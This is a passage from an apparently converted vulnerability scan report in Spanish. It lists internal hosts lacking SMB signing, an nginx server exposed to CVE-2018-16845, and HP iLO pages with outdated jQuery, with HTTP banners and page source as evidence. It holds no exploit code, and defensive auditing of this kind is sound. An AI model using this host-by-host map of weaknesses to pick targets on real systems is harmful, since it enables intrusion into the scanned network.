 10.0.1.223  
 10.0.1.68  
 10.0.10.5  
 10.0.10.88  
 10.0.2.153  
 10.0.2.181  
 10.0.2.188  
 10.0.2.189  
 10.0.2.195  
 10.0.2.221  
 10.0.2.228  
 10.0.2.230  
 10.0.2.231  
 10.0.2.244  
 10.0.2.246  
 10.0.2.249  
 10.0.2.250  
 10.0.2.252  
 10.0.2.253  
 10.0.2.254  
 10.0.2.32  
 10.0.2.98  
 10.0.3.116  
 10.0.3.127  
 10.0.3.133  
 10.0.3.134  
 10.0.3.135  
 10.0.3.136  
 10.0.3.160  
 10.0.3.2  
 10.0.3.244  
 10.0.3.43  
 10.0.3.70  
 10.0.3.75  
 10.0.3.77  
 10.0.4.109  
 10.0.4.112  
 10.0.4.113  
 10.0.4.114  
 10.0.4.120  
 10.0.4.122  
 10.0.4.131  
 10.0.4.133  
 10.0.4.134



10.0.4.138  
 10.0.4.212  
 10.0.4.213  
 10.0.4.214  
 10.0.4.48  
 10.0.4.58  
 10.0.4.59  
 10.0.4.69  
 10.0.4.71  
 10.0.4.72  
 10.0.4.77  
 10.0.4.79  
 10.0.4.8  
 10.0.4.88  
 10.0.4.89

### Descripción

El protocolo Server Message Block (SMB) proporciona la base para compartir archivos e impresiones y muchas otras operaciones de red, como la administración remota de Windows. Para evitar ataques de hombre en medio que modifiquen paquetes de SMB en tránsito, el protocolo SMB admite la firma digital de paquetes.

### Impacto

Los usuarios no autorizados que capturen el tráfico de red podrían obtener muchos intercambios de desafío/respuesta y reproducirlos para conseguir claves específicas de sesión, y luego autenticar en el controlador de dominio.

### Referencias

<https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values>

<https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-client-digitally-sign-communications-always>

### Solución

Se aconseja a los clientes que se dirijan a las referencias para obtener más información acerca de mejores prácticas, gestión de políticas y consideraciones de seguridad de SMBv2.

### Evidencias

Recurso: 10.0.1.107

SMB2 Signing not required

Recurso: 10.0.1.108

SMB2 Signing not required

Recurso: 10.0.1.199

SMB2 Signing not required

Recurso: 10.0.2.32

SMB2 Signing not required

Recurso: 10.0.2.98

SMB2 Signing not required

Recurso: 10.0.1.68

SMB2 Signing not required

Recurso: 10.0.1.223

SMB2 Signing not required

Recurso: 10.0.2.188

SMB2 Signing not required

Recurso: 10.0.2.221

SMB2 Signing not required

Recurso: 10.0.2.228

SMB2 Signing not required

Recurso: 10.0.2.230

SMB2 Signing not required

Recurso: 10.0.2.231

SMB2 Signing not required

Recurso: 10.0.2.246

SMB2 Signing not required

Recurso: 10.0.2.249

SMB2 Signing not required

Recurso: 10.0.2.250

SMB2 Signing not required

Recurso: 10.0.2.252

SMB2 Signing not required

Recurso: 10.0.2.254

SMB2 Signing not required

Recurso: 10.0.3.43

SMB2 Signing not required

Recurso: 10.0.3.136

SMB2 Signing not required

Recurso: 10.0.4.48

SMB2 Signing not required

Recurso: 10.0.4.69

SMB2 Signing not required

Recurso: 10.0.4.72

SMB2 Signing not required

Recurso: 10.0.4.77

SMB2 Signing not required

Recurso: 10.0.4.88

SMB2 Signing not required

Recurso: 10.0.4.109

SMB2 Signing not required

Recurso: 10.0.4.112

SMB2 Signing not required

Recurso: 10.0.4.113

SMB2 Signing not required

Recurso: 10.0.4.134

SMB2 Signing not required

Recurso: 10.0.4.212

SMB2 Signing not required

Recurso: 10.0.4.214

SMB2 Signing not required

Recurso: 10.0.10.5

SMB2 Signing not required

Recurso: 10.0.2.153

SMB2 Signing not required

Recurso: 10.0.2.181

SMB2 Signing not required

Recurso: 10.0.2.189

SMB2 Signing not required

Recurso: 10.0.2.195

SMB2 Signing not required

Recurso: 10.0.2.244

SMB2 Signing not required

Recurso: 10.0.2.253

SMB2 Signing not required

Recurso: 10.0.3.116

SMB2 Signing not required

Recurso: 10.0.3.127

SMB2 Signing not required

Recurso: 10.0.3.133

SMB2 Signing not required

Recurso: 10.0.3.134

SMB2 Signing not required

Recurso: 10.0.3.135

SMB2 Signing not required

Recurso: 10.0.10.88

SMB2 Signing not required

Recurso: 10.0.3.2

SMB2 Signing not required

Recurso: 10.0.3.70

SMB2 Signing not required

Recurso: 10.0.3.75

SMB2 Signing not required

Recurso: 10.0.3.77

SMB2 Signing not required

Recurso: 10.0.3.160

SMB2 Signing not required

Recurso: 10.0.3.244

SMB2 Signing not required

Recurso: 10.0.4.8

SMB2 Signing not required

Recurso: 10.0.4.58

SMB2 Signing not required

Recurso: 10.0.4.59

SMB2 Signing not required

Recurso: 10.0.4.71

SMB2 Signing not required

Recurso: 10.0.4.79

SMB2 Signing not required

Recurso: 10.0.4.89

SMB2 Signing not required

Recurso: 10.0.4.114

SMB2 Signing not required

Recurso: 10.0.4.120

SMB2 Signing not required

Recurso: 10.0.4.122

SMB2 Signing not required

Recurso: 10.0.4.131

|                           |
|---------------------------|
| SMB2 Signing not required |
|---------------------------|

Recurso: 10.0.4.133

|                           |
|---------------------------|
| SMB2 Signing not required |
|---------------------------|

Recurso: 10.0.4.138

|                           |
|---------------------------|
| SMB2 Signing not required |
|---------------------------|

Recurso: 10.0.4.213

|                           |
|---------------------------|
| SMB2 Signing not required |
|---------------------------|

| #81 Nginx Uncontrolled Resource Consumption Vulnerability (CVE-2018-16845) |                            |          |                               |           |
|--|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media   | <b>Attack Vector</b>       | Local    | <b>Scope</b>                  | Unchanged |
| CVSS: 6.1  | <b>Attack Complexity</b>   | Low      | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 1   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | None      |
|  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.6.201 Puerto: tcp/443

### Descripción

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

Nginx tiene una vulnerabilidad en el ngx\_http\_mp4\_module, que podría permitir que un atacante cause un bucle infinito en un proceso de trabajo, causar un accidente de proceso de trabajo, o podría resultar en la revelación de memoria del proceso de trabajo utilizando un archivo mp4 especialmente elaborado. El problema sólo afecta a nginx si se construye con el ngx\_http\_mp4\_module (el módulo no se construye por defecto) y la directiva .mp4. se utiliza en el archivo de configuración. Además, el ataque sólo es posible si un atacante puede desencadenar el procesamiento de un archivo mp4 especialmente elaborado con el ngx\_http\_mp4\_module.

Versiones afectadas:

Nginx versiones de v1.0.7 antes de v1.0.15

Nginx versiones de v1.1.3 antes de v1.15.5

QID Detection Logic (Sinuthenticated):

Este QID realiza un cheque no autenticado para versiones vulnerables de Nginx al agarrar el número de versión del banner servidor de la respuesta HTTP después de enviar el método HTTP GET para código de estado 2xx-5xx.

### Impacto

Explotación exitosa de esta vulnerabilidad en el ngx\_http\_mp4\_module, que podría permitir que un atacante cause un bucle infinito en un proceso de trabajo, causar un colapso del proceso de trabajo, o podría resultar en la revelación de memoria del proceso de trabajo utilizando un archivo mp4 especialmente elaborado

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2018-16845>

### Referencias

NGINX Security Advisory

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

NGINX changes

<https://nginx.org/en/CHANGES>

### Solución

Patch también está disponible, para más información sobre esta vulnerabilidad consulte [ NGINX Security Advisory]([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[NGINX Security Advisory]([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable version of Nginx detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"
```

```
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```

| #82 Nginx Denial of Service (DoS) Vulnerability |                            |          |                               |           |
|---|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media                                | <b>Attack Vector</b>       | Local    | <b>Scope</b>                  | Unchanged |
| CVSS: 6.1                                       | <b>Attack Complexity</b>   | Low      | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 1                                  | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | None      |
|   | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.6.201 Puerto: tcp/443

### Descripción

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

CVE-2018-16845: Vulnerability in the ngx\_http\_mp4\_module, which might allow an attacker to cause infinite loop in a worker process, cause a worker process crash, or might result in worker process Memory disclosure by using a especially crafted mp4 file.

Versiones afectadas:

Versión NGINX de 1.0.7 a 1.0.15

Versión NGINX de 1.1.3 a 1.15.5

QID Detection Logic (Sinuthenticated):

El cheque no autenticado intenta buscar la versión de la versión expuesta en el servidor: etiqueta de una respuesta HTTP.

### Impacto

La explotación exitosa de esta vulnerabilidad puede permitir que los atacantes remotos no secuestrados causen indisponibilidad del servicio.

### Solución

Se recomienda a los clientes instalar [nginx 1.15.6 o posterior](https://nginx.org/en/download.html) para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[Notas de liberación Nginx](http://nginx.org/en/CHANGES)

### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable nginx version detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```



**#83 jQuery Prior to 3.5.0 Cross-Site Scripting Vulnerability**

|                  |                            |          |                               |         |
|------------------|----------------------------|----------|-------------------------------|---------|
| Severidad: Media | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Changed |
| CVSS: 6.1        | <b>Attack Complexity</b>   | Low      | <b>Confidentiality Impact</b> | Low     |
| Ocurrencias: 2   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | Low     |
|                  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.10.160 Puerto: tcp/443

10.0.10.161 Puerto: tcp/443

**Descripción**

jQuery es propenso a una vulnerabilidad de cross-site-scripting porque no sanitiza suficientemente la entrada suministrada por el usuario.

Versiones afectadas:

versiones de jQuery iguales o superiores a la 1.2 y anteriores a la 3.5.0.

**Impacto**

Un atacante puede aprovechar este problema para ejecutar código script arbitrario en el navegador de un usuario desprevenido en el contexto del sitio afectado.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2020-11022>

**Referencias**

<https://www.tenable.com/plugins/was/112383>

**Solución**

El proveedor ha aconsejado actualizar jquery a la versión 3.5.0

Parche:

Los siguientes enlaces permiten descargar los parches para corregir las vulnerabilidades:

<https://jquery.com/download/>

**Evidencias**

Recurso: 10.0.10.160 Puerto: tcp/443

```
jQuery Version Prior to 3.5.0 Detected.jquery-ui.css" rel="stylesheet" type="text/css"
media="all" />
<
```

Recurso: 10.0.10.161 Puerto: tcp/443

```
jQuery Version Prior to 3.5.0 Detected.jquery-ui.css" rel="stylesheet" type="text/css"
media="all" />
<
```

**#84 jQuery Prior to 3.4.0 Cross-Site Scripting Vulnerability**

|                  |                            |          |                               |         |
|------------------|----------------------------|----------|-------------------------------|---------|
| Severidad: Media | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Changed |
| CVSS: 6.1        | <b>Attack Complexity</b>   | Low      | <b>Confidentiality Impact</b> | Low     |
| Ocurrencias: 2   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | Low     |
|                  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.10.160 Puerto: tcp/443

10.0.10.161 Puerto: tcp/443

**Descripción**

jQuery es propenso a una vulnerabilidad descriptiva cruzada, ya que no puede sanitizar suficientemente la entrada suministrada por el usuario.

Versiones afectadas:

jQuery Versions anteriores a 3.4.0 son afectadas.

QID Detection Logic(Unauthenticated):

Comprueba versiones vulnerables de jQuery desde la página web predeterminada.

**Impacto**

Un atacante puede aprovechar este problema para ejecutar código de script arbitrario en el navegador de un usuario insospechado en el contexto del sitio afectado. Esto puede permitir que el atacante robe las credenciales de autenticación basadas en cookies y lanzar otros ataques.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2019-11358>

**Solución**

El vendedor ha aconsejado actualizar jquery a la versión 3.4.0

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[jQuery](<https://jquery.com/download/>)

**Evidencias**

Recurso: 10.0.10.160 Puerto: tcp/443

```
jQuery Version Prior to 3.4.0 Detected.jquery-ui.css" rel="stylesheet" type="text/css"
media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js
```

Recurso: 10.0.10.161 Puerto: tcp/443

```
jQuery Version Prior to 3.4.0 Detected.jquery-ui.css" rel="stylesheet" type="text/css"
media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js
```

| #85 jQuery Cross-Site Scripting (XSS) Vulnerability |                            |          |                               |         |
|---|----------------------------|----------|-------------------------------|---------|
| Severidad: Media                                    | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Changed |
| CVSS: 6.1   | <b>Attack Complexity</b>   | Low      | <b>Confidentiality Impact</b> | Low     |
| Ocurrencias: 2                                      | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | Low     |
|   | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None    |

#### Recursos Afectados

10.0.10.159 Puerto: tcp/443

10.0.10.160 Puerto: tcp/443

#### Descripción

jQuery antes de 3.0.0 es vulnerable a los ataques de scripting cruzado (XSS) cuando se realiza una solicitud de Ajax de dominio cruzado sin la opción DataType, causando que las respuestas de texto/javascript sean ejecutadas.

Versiones afectadas:

Versiones de jQuery anteriores de 3.0

#### Impacto

Sobre la explotación exitosa es posible que un atacante ejecute un ataque xss.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2015-9251>

#### Referencias

jquery

<https://github.com/jquery/jquery/issues/2432>

#### Solución

El vendedor ha liberado una solución para resolver la vulnerabilidad. Véase [jQuery Descargas](<https://jquery.com/download/>) para obtener detalles adicionales.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[jQuery](<https://jquery.com/download/>)

#### Evidencias

Recurso: 10.0.10.159 Puerto: tcp/443

```
Vulnerable version of jQuery detected on port 443GET / HTTP/1.1
Host: 10.0.10.159
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 10390
Connection: keep-alive
Date: Sat, 09 Aug 2025 20:10:39 GMT
ETag: "80ce5b55"
Server: HP-iLO-Server/1.30

<!-- RpPageHeader RpUrl=/index.html RpAccess=Realm2 RpObjectType=Static -->
<!DOCTYPE HTML>
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="copyright" content="Copyright 2006-2015 Hewlett-Packard Development Company, L.P." />
```

```

<title></title>
<!--[if lte IE 6]><script type="text/javascript" src="js/supersleight-
min.js"></script><![endif]>-->
<link rel="icon" id="fav" href="images/favico.png?v=1" />
<link href="css/jquery-ui.css" rel="stylesheet" type="text/css" media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]>-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js"></script>
<script src="js/jquery-1.9.1.js"></script>
<script src="js/jquery.eventsource.js"></script>
<script src="js/jquery-ui.js"></script>
<script src="js/iLO.js" type="text/javascript"></script>

<script type="text/javascript">
var me=this;
var topPage=self;
iLOGlobal.topPage=me.topPage;
var baseURL = window.location.href;
baseURL = baseURL.replace(/\[/\](.*)/, '/');
baseURL = baseURL.substring(0,baseURL.lastIndexOf("/")+1);
var SMHwin = {};

/* force redraw from the top (mozilla quirk fix) */
var sessionUrl = jQuery.cookies.get('sessionUrl'); // null if undefined
if (sessionUrl && sessionUrl != "" && sessionUrl == location.href) {
jQuery.cookies.set("sessionUrl", "");
location.replace(location.href);
} else {
jQuery.cookies.set("sessionUrl", escape(location.href));
}
sessionUrl = jQuery.cookies.get('sessionUrl');

function stopAllPolling() {
//stop event thread
$.eventsource("close","*");
iLOGlobal.isFlashPolling = false;
}

function doLogout(message,timeout) {
me.stopAllPolling();
var jsonObj = { method: "logout" };
var alt_err = false;
iLO.sendJsonRequest("logout","POST","json/login_session",jsonObj,function(o,fname,error) {
iLO.favIcon();
alt_err = iLOGlobal.features.alt_mode_err;
var tmpVersion = (iLOGlobal.cache.version) ? iLOGlobal.cache.version : "";
var tmpCN = (iLOGlobal.cache.cn) ? iLOGlobal.cache.cn : "";
iLOGlobal.cache={};
iLOGlobal.init();
iLO.setCookie("sessionKey",null);
iLOGlobal.isApplication=true;
iLOGlobal.logout_message=jQuery.isPlainObject(message)?message:null;
iLOGlobal.login_delay=jQuery.existsNonNull(timeout)?timeout:0;
iLOGlobal.topPage=me.topPage;
iLOGlobal.cache.version=jQuery.existsNonNull(tmpVersion)?tmpVersion:"";
iLOGlobal.cache.cn=jQuery.existsNonNull(tmpCN)?tmpCN:"";
if (alt_err) {
showAltModeErrorCases("logout");
} else {
showLogin();
}
});
}

```

```

function showLogin(arg) {
iLOGlobal.pollingDialogDoc=null;
var fresh = (jQuery.isValidString(arg) && arg=="fresh") ? true : false;
var modalFrame = frames["modalFrame"];
document.body.rows = "*,0,0,0";
if(fresh || !modalFrame.location.href.match("html/login.html"))
modalFrame.location.replace(baseUrl + 'html/login.html');
else
try { modalFrame.updatePage(); }
catch(e) {
//modalFrame isn't ready?
}
frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
/* applet is independent and uses a different timeout mechanism */
//frames["appletFrame"].location.replace(baseUrl + 'html/blank.html');
}

function esFlashListener(data) {
//Event dispatch here
if(data&&jQuery.isPlainObject(data)&&typeof data["state"]!="undefined") {
//data["state"]=""+data["event"];
// Workaround for QXCR1001294873
if (data.state == "COMPLETED") {
data.progress = 100;
}
setTimeout(function() { $.publish("/flash_status",[data]); },1);
switch(data.state) {
case "COMPLETED": case "ERROR":
me.endFlashPolling(false);
default: break;
}
}
}

function startFlashPolling() {
if (iLOGlobal.isFlashPolling == true) return;
iLOGlobal.isFlashPolling = true;
$.eventsource("close", "flash-event-source");
$.eventsource({
label: "flash-event-source",
url: "/sse/flash",
dataType: "json",
message: function (data) {
me.esFlashListener(data);
}
});
}

function endFlashPolling(onlyIfIdle) {
me.setTimeout(function() {
iLO.sendJsonRequest("flash_status","GET","json/flash_status",null,function(o,fname,error) {
if(!(error&&error!="success")&&jQuery.isPlainObject(o)&&(typeof o.state!="undefined")) {
me.setTimeout(function() { me.$jQuery.publish("/flash_status",[o]); },1);
if(onlyIfIdle&&(o.state!="IDLE"&&o.state!="ERROR"&&o.state!="COMPLETED")) {
if(iLOGlobal.isFlashPolling==false) {
me.refreshFlashPolling();
}
return false;
}
}
try {
if ((iLOGlobal.content.toString().indexOf("admin_firmware.html") > -1)||
(iLOGlobal.content.toString().indexOf("admin_language.html") > -1)){
return false;
}
} catch(e) { }
$.eventsource("close","flash-event-source");
}

```

```

iLOGlobal.isFlashPolling=false;
}
});
},2000);
}

function refreshFlashPolling() {
iLOGlobal.isFlashPolling = false;
me.startFlashPolling();
}

function esErrorListener(event) {
$.eventsource("removeEventListener","ui-event-source","error");
$.eventsource("addEventListener","ui-event-source","error",function(data) {
if(data&&data.eventPhase==2) {
if (!data.target || data.target.readyState!=0)
me.doLogout({ langKey: "login.sessionExp",text: "Session expired." },0);
}
});
$.eventsource("addEventListener","ui-event-source","message",function(data) {
//Event dispatch here
if(data&&jQuery.isPlainObject(data)) {
me.jQuery.publish("/ui_events",[data]); //for subscribers wanting all events
if(jQuery.existsNonNull(data.event)) {
me.jQuery.publish("/ui_events/"+data.event,[data]);
if(data.event==="EVT_ILO_RESET_PULSE") {
me.doLogout({ langKey: "adm_firmware.waitMsg2", text: "iLO is being reset. <br/><br/>If an
SSL or other connection error message is displayed, please clear your browser cache, restart
your browser and re-login.<br/>" }, 60);
} else if(data.event==="EVT_FLASH_START") {
//Start Flash SSE
me.startFlashPolling();
} else if(data.event==="EVT_FLASH_END") {
//END Flash SSE
me.endFlashPolling(false);
}
}
});
}

function showApplication() {
document.body.rows="0,*,0,0";
//start event thread
jQuery.eventsource({
label: "ui-event-source",
url: "/sse/ui",
dataType: "json",
error: function(data) {
me.esErrorListener(data);
}
});
frames["appFrame"].location.replace(baseUrl + 'html/application.html');
}

function showFWUpdate() {
iLO.setCookie("altModeProb", iLOGlobal.features.alt_mode.toString());
document.body.rows="0,*,0,0";
frames["appFrame"].location.replace(baseUrl + 'html/admin_firmware.html');
}

function getAltModePage() {
var page = null;
var c = {};
c = iLOGlobal.constants.alt_mode;
switch (iLOGlobal.features.alt_mode) {

```

```

case c.HP      :
case c.Enabled : page = 'login.html'; break;
case c.ProfileError : page = 'rebranding_profile_problem.html'; break;
case c.NANDError : page = 'rebranding_nand_problem.html'; break;
default :
jQuery.log("index.html unknown alt_mode value="+alt_mode);
page = 'login.html';
break;
}
page = 'html/' + page;
return page;
}

function showAltModeErrorCases(arg) {
var page = getAltModePage();
var modalFrame = frames["modalFrame"];
var fromLogout = (jQuery.isValidString(arg) && arg=="logout") ? true : false;
if (fromLogout) {
document.body.rows = "*",0,0,0";
if (!modalFrame.location.href.match(page)) {
modalFrame.location.replace(baseUrl + page);
}
try {
modalFrame.updateRebrandingProb();
} catch(e) { }
frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
} else {
var newLoc = baseUrl + page;
if ((modalFrame.location != "about:blank") && (modalFrame.location != newLoc)) {
document.body.rows = "*",0,0,0";
modalFrame.location.replace(newLoc);
}
}
}

function clearApplet() {
try { frames["appletFrame"].location.replace(baseUrl + 'html/blank.html'); }
catch(e) { /* appletFrame isn't ready? */ }
}

function openSMH(targetURL) {
me.SMHwin = window.open(targetURL, "SMH");
try {
me.SMHwin.opener = null;
} catch(e) {
jQuery.log("error opening SMH " + e.message);
}
}

$(document).ready(function() {
var isConnected = iLO.init({ "isApplication": true });
if (iLO.getCookie("sessionKey") || iLOGlobal.cache["session_key"]) {
var alt_mode_cookie = parseInt(iLO.getCookie("altModeProb"), 10);
if (alt_mode_cookie) {
iLO.setAltMode({ "alt_mode" : parseInt(alt_mode_cookie, 10) });
}
// ProfileError is the only alt_mode error (so far) that goes straight to the FWUpdate page
if (iLOGlobal.features.alt_mode_en && (iLOGlobal.features.alt_mode ==
iLOGlobal.constants.alt_mode.ProfileError)) {
showFWUpdate();
} else {
showApplication();
}
} else {
showLogin("fresh");
}
}

```

```
// clear the applet frame
clearApplet();
});
</script>
</head>
<noscript>
<div class='signInWarning' style='display: block'>
<br />
You must have JavaScript enabled in your browser.
</div>
</noscript>
<frameset rows="*,0,0,0" border="0" framespacing="0" frameborder="0">
<frame name="modalFrame" id="modalFrame" frameborder="no" scrolling="auto" noresize />
<frame name="appFrame" id="appFrame" frameborder="no" scrolling="no" noresize />
<frame name="appletFrame" id="appletFrame" frameborder="no" scrolling="no" noresize />
<frame name="ircFrame" id="ircFrame" frameborder="no" scrolling="no" noresize />
</frameset>
Sorry, your browser does not handle frames!
</noframes>
</frameset>
</html>
```

Recurso: 10.0.10.160 Puerto: tcp/443

```
Vulnerable version of jQuery detected on port 443GET / HTTP/1.1
Host: 10.0.10.160
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 10390
Connection: keep-alive
Date: Sat, 09 Aug 2025 16:07:20 GMT
ETag: "80ce5b55"
Server: HP-iLO-Server/1.30

<!-- RpPageHeader RpUrl=/index.html RpAccess=Realm2 RpObjectType=Static -->
<!DOCTYPE HTML>
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="copyright" content="Copyright 2006-2015 Hewlett-Packard Development Company,
L.P." />
<title></title>
<!--[if lte IE 6]><script type="text/javascript" src="js/supersleight-
min.js"></script><![endif]-->
<link rel="icon" id="fav" href="images/favico.png?v=1" />
<link href="css/jquery-ui.css" rel="stylesheet" type="text/css" media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js"></script>
<script src="js/jquery-1.9.1.js"></script>
<script src="js/jquery.eventsource.js"></script>
<script src="js/jquery-ui.js"></script>
<script src="js/iLO.js" type="text/javascript"></script>

<script type="text/javascript">
var me=this;
var topPage=self;
iLOGlobal.topPage=me.topPage;
var baseUrl = window.location.href;
```



```

baseUrl = baseUrl.replace(/\\[#\].*\)/, '/');
baseUrl = baseUrl.substring(0,baseUrl.lastIndexOf("/")+1);
var SMHwin = {};

/* force redraw from the top (mozilla quirk fix) */
var sessionUrl = jQuery.cookies.get('sessionUrl'); // null if undefined
if (sessionUrl && sessionUrl != "" && sessionUrl == location.href) {
    jQuery.cookies.set("sessionUrl", "");
    location.replace(location.href);
} else {
    jQuery.cookies.set("sessionUrl", escape(location.href));
}
sessionUrl = jQuery.cookies.get('sessionUrl');

function stopAllPolling() {
    //stop event thread
    $.eventsourced("close","*");
    iLOGlobal.isFlashPolling = false;
}

function doLogout(message,timeout) {
    me.stopAllPolling();
    var jsonObj = { method: "logout" };
    var alt_err = false;
    iLO.sendJsonRequest("logout","POST","json/login_session",jsonObj,function(o,fname,error) {
        iLO.favIcon();
        alt_err = iLOGlobal.features.alt_mode_err;
        var tmpVersion = (iLOGlobal.cache.version) ? iLOGlobal.cache.version : "";
        var tmpCN = (iLOGlobal.cache.cn) ? iLOGlobal.cache.cn : "";
        iLOGlobal.cache={};
        iLOGlobal.init();
        iLO.setCookie("sessionKey",null);
        iLOGlobal.isApplication=true;
        iLOGlobal.logout_message=jQuery.isPlainObject(message)?message:null;
        iLOGlobal.login_delay=jQuery.existsNonNull(timeout)?timeout:0;
        iLOGlobal.topPage=me.topPage;
        iLOGlobal.cache.version=jQuery.existsNonNull(tmpVersion)?tmpVersion:"";
        iLOGlobal.cache.cn=jQuery.existsNonNull(tmpCN)?tmpCN:"";
        if (alt_err) {
            showAltModeErrorCases("logout");
        } else {
            showLogin();
        }
    });
}

function showLogin(arg) {
    iLOGlobal.pollingDialogDoc=null;
    var fresh = (jQuery.isValidString(arg) && arg=="fresh") ? true : false;
    var modalFrame = frames["modalFrame"];
    document.body.rows = "*,0,0,0";
    if(fresh || !modalFrame.location.href.match("html/login.html"))
        modalFrame.location.replace(baseUrl + 'html/login.html');
    else
        try { modalFrame.updatePage(); }
        catch(e) {
            //modalFrame isn't ready?
        }
    frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
    /* applet is independent and uses a different timeout mechanism */
    //frames["appletFrame"].location.replace(baseUrl + 'html/blank.html');
}

function esFlashListener(data) {
    //Event dispatch here
    if(data&&jQuery.isPlainObject(data)&&typeof data["state"]!="undefined") {

```

```

//data["state"]=""+data["event"];
// Workaround for QXCR1001294873
if (data.state == "COMPLETED") {
    data.progress = 100;
}
setTimeout(function() { $.publish("/flash_status",[data]); },1);
switch(data.state) {
case "COMPLETED": case "ERROR":
me.endFlashPolling(false);
default: break;
}
}
}

function startFlashPolling() {
if (iLOGlobal.isFlashPolling == true) return;
iLOGlobal.isFlashPolling = true;
$.eventsource("close", "flash-event-source");
$.eventsource({
label: "flash-event-source",
url: "/sse/flash",
dataType: "json",
message: function (data) {
me.esFlashListener(data);
}
});
}

function endFlashPolling(onlyIfIdle) {
me.setTimeout(function() {
iLO.sendJsonRequest("flash_status","GET","json/flash_status",null,function(o,fname,error) {
if(!(error&&error!="success")&&jQuery.isPlainObject(o)&&(typeof o.state!="undefined")) {
me.setTimeout(function() { me.jQuery.publish("/flash_status",[o]); },1);
if(onlyIfIdle&&(o.state!="IDLE"&&o.state!="ERROR"&&o.state!="COMPLETED")) {
if(iLOGlobal.isFlashPolling==false) {
me.refreshFlashPolling();
}
return false;
}
try {
if ((iLOGlobal.content.toString().indexOf("admin_firmware.html") > -1)||
(iLOGlobal.content.toString().indexOf("admin_language.html") > -1)){
return false;
}
} catch(e) { }
$.eventsource("close","flash-event-source");
iLOGlobal.isFlashPolling=false;
}
});
},2000);
}

function refreshFlashPolling() {
iLOGlobal.isFlashPolling = false;
me.startFlashPolling();
}

function esErrorListener(event) {
$.eventsource("removeEventListener","ui-event-source","error");
$.eventsource("addEventListener","ui-event-source","error",function(data) {
if(data&&data.eventPhase==2) {
